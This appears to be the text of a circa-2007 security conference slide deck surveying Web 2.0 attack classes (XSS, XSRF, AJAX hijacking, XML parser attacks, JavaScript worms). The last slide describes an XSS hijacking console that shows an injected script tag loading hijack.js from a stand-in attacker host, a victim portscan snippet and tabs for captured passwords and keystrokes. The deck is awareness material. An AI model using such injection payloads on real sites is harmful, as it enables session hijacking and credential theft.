



Hacker Attacks on the Horizon: Understanding the Top Web 2.0 Attack Vectors

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Day
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Agenda

- Who am I?
- Web 1.0
- Web 2.0
- Privacy vs. Security Principles
- Past web application attacks
- Current attack trends
- Attacks of the future

Who am I?

■ IBM Watchfire

- ▶ Director, Security Research

■ Experience

- ▶ Ethical Hacker, Education
- ▶ Penetration Team, Government
- ▶ Security Research, Commercial

The World is Flat (Globalization)

■ Globalization 1.0

- ▶ Countries & Nation states

■ Globalization 2.0

- ▶ Companies and Organization

■ Globalization 3.0

- ▶ Individual

** Concepts by Thomas Friedman

Web Eras

■ Web 0.9

- ▶ August 6, 1991
- ▶ Static HTML content

■ Web 1.0

- ▶ Mid 1995
- ▶ Applications
 - .asp, .cfm, .do, .php

■ Web 2.0

- ▶ O'Reilly Media uses the term in 2004
- ▶ ???

Web 2.0

- Marketing Term

- Significant paradigm shift

- ▶ User generated & collaborative content
 - Social networks
 - Wikis
 - Blogs
- ▶ Thin client computing
 - Applications on demand
 - Software as a Service

Privacy Management


- Ability of an individual or group to keep their lives and personal affairs out of public view, or to control the flow of information about themselves

- Responsibilities
 - ▶ 10 pillars of privacy
 - ▶ Policy & compliance definition

Security Management

- Condition of being protected
- Responsibilities
 - ▶ 8 principles of security
 - ▶ Security policy & management
- Information Security: preservation of confidentiality, integrity and availability

Privacy & Security Overlap



Who are we against?

■ Organized Crime

- ▶ What: Data & Identity Theft
- ▶ Why: \$\$\$

■ Espionage (Nation State & Espionage)

- ▶ What: Data Theft & Intellectual Property
- ▶ Why: Competitive Advantage

■ H4ck0rZ

- ▶ What: Defacement & Denial of Service
- ▶ Why: Ego & Credibility building

Hacking the Eras

■ Web 0.9

- ▶ Defacement
- ▶ Denial of Service

■ Web 1.0

- ▶ SQL Injection
- ▶ Command Execution
- ▶ Cookie Poisoning

■ Web 2.0

- ▶ ????



Hacking Web 2.0

■ Common attack types


- ▶ Cross-site scripting (XSS)
- ▶ Cross-site request forgery (XSRF)
- ▶ Browser Flaws

■ Technologies at risk

- ▶ Web Services
- ▶ AJAX


Traditional Web Services? (W3C definition)

- "A Web service is a software system designed to support interoperable machine-to-machine interaction over a network. It has an interface described in a machine processable format (specifically WSDL). Other systems interact with the Web service in a manner prescribed by its description using SOAP messages, typically conveyed using HTTP with an XML serialization in conjunction with other Web-related **standards**" (W3C)




Web 2.0 Web Services?

- A Web 2.0 service is a software system designed to support interoperable machine-to-machine interaction over a network. This software system allows organizations to focus on the application being designed while consuming services from third parties to enrich the functionality. (eg. Google Maps, Spelling Cow)




Traditional Web Service Attacks

- XML parser Denial of Service
 - ▶ DTD named entities
 - ▶ DTD parameter entities
 - ▶ Attribute blowup
- SOAP array overflow
- XML external entity file disclosure
- SOAP Web Services Injection



Web 2.0 Web Service Attacks

- Social engineering
- Cross-site scripting
- Cache poisoning
- Transport hijacking
- DNS attacks



AJAX (Asynchronous JavaScript & XML)

- Coined by Jesse James Garrett in 2005

- Advantages

- ▶ Bandwidth
- ▶ Separation of data, format, and function

- Disadvantages

- ▶ Browser deployment
- ▶ Response time awareness
- ▶ Search engine optimization
- ▶ User choice
- ▶ Accessibility & mobility

Fundamental Problems with AJAX

- Architectural & framework weaknesses
- Authentication & authorization
- Attack surface fragmentation
- Transport
- Communication management
- Can not trust the client

AJAX Attacks

- JavaScript hijacking

- ▶ Brian Chess, Jacob West

- Prototype hijacking

- ▶ Stefano Di Paola & Giorgio Fedon

- Cache Poisoning

- ▶ Amit Klein, Stefano Di Paola & Giorgio Fedon

- DNS Attacks

- ▶ Princeton Research (Feb 2005)

Real Web 2.0 Attacks

- Two Javascript Worms
 - ▶ Samy
 - ▶ Yamaner

- Remote Browser Hijacking
 - ▶ Major US financial firm

And here in Italy ...

■ Rosario Velotta

▶ Webmail XSS worm

- Libero.it
- Tiscali.it
- Lycos.it
- Excite.com

▶ <http://rosario.valotta.googlepages.com/versioneitaliana>

Putting it Together

The screenshot shows the 'XSS Session 101 - Headers - Mozilla Firefox' window. The address bar displays the URL `http://www.evilsite.com/xss/session.asp?sid=101`. The page content includes:

- External IP: **127.0.0.1**
- Internal IP: **127.0.0.1**
- First Request: **9/6/2007 12:42:54 PM**
- Last Request: **9/6/2007 12:45:09 PM**

Below this information is a 'Pre-Set Commands' dropdown menu set to 'PortScan'. A text area contains the following code:

```
// Victim Portscan
// Starting IP Address
var sSIP = "127.0.0.1";
// Ending IP Address
var sEIP = "127.0.0.1";
```

Buttons for 'Send Command' and 'Cancel' are visible. Below the code area are tabs for 'Headers', 'Requests', 'Forms', 'Passwords', 'Keystrokes', and 'Custom'. The 'Headers' tab is selected, showing a table of headers:

Name	Data
HTTPS	off
REMOTE_ADDR	127.0.0.1
REMOTE_HOST	127.0.0.1
HTTP_ACCEPT	image/png,*/*;q=0.5
HTTP_ACCEPT_LANGUAGE	en-us,en;q=0.5
HTTP_CONNECTION	keep-alive
HTTP_HOST	www.evilsite.com
HTTP_REFERER	http://www.altoromutual.com/search.aspx?txtSearch=%3Cscript%20src='http://www.evilsite.com/xss/hijack.js'%3
HTTP_USER_AGENT	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
HTTP_ACCEPT_ENCODING	gzip,deflate
HTTP_ACCEPT_CHARSET	ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_KEEP_ALIVE	300

The status bar at the bottom shows 'Done'.

Thank-you

■ Questions?